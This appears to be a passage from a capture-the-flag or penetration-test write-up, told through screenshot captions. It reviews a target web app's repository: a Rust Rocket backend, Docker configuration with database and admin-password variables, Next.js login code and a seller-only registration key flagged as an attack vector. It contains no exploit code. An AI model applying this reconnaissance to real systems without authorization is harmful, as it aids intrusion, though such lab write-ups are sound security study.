
After successfully accessing the repository, the backend directory reveals a Rust application built with the Rocket framework (Cargo.toml, Rocket.toml). The source code under src/ includes API routes for authentication (auth/, login.rs, register.rs), blog functionality, DNS management, products, and a webauthn module with passkey support.

The docker-compose.yml defines two main services: backend (Rust) and frontend (Node.js). It includes environment variables for database connection (DATABASE_HOST, DATABASE_USER, DATABASE_PASSWORD), Kafka, Neo4j, internal frontend URL, and a SITE_ADMIN_PASSWORD.

The frontend/Dockerfile shows a multi-stage build using Node.js 22. It installs dependencies, builds a Next.js application (npm run build), and prepares a production image with a wait script. The final stage runs node server.js, indicating the frontend is a modern React/Next.js application.

The latter part of the frontend Dockerfile shows production setup: it creates a non-root user, copies built assets, sets proper permissions, and runs the container as the low-privilege user. It also uses a wait script to ensure dependencies (like the backend) are ready before starting.

The frontend login page (page.tsx) uses Zod for schema validation and react-hook-form for form handling. It validates username and password fields before submitting to the authentication endpoint, indicating a clean, modern form implementation with TypeScript.

The server action for login (actions.tsx) performs a POST request to /auth/login using the API client. It handles authentication responses and supports WebAuthn/Passkey flows (visible in the StartResponse interface with publicKey challenge).

The file client.ts in the frontend defines an API client using the ky library. It automatically attaches a Bearer token from cookies if present and handles error responses.
Registration key restriction

The registration page at /auth/register requires a Registration Key (noted as “only for sellers”). This design restricts normal user registration and requires a secret key to create new accounts, presenting a potential enumeration or credential-based attack vector.

The registration page at /auth/register requires a Registration Key (explicitly noted as “only for sellers”). The user enters the username dark and a password but leaves the registration key field empty, showing that the application restricts account creation and likely requires a secret key obtained from another source.
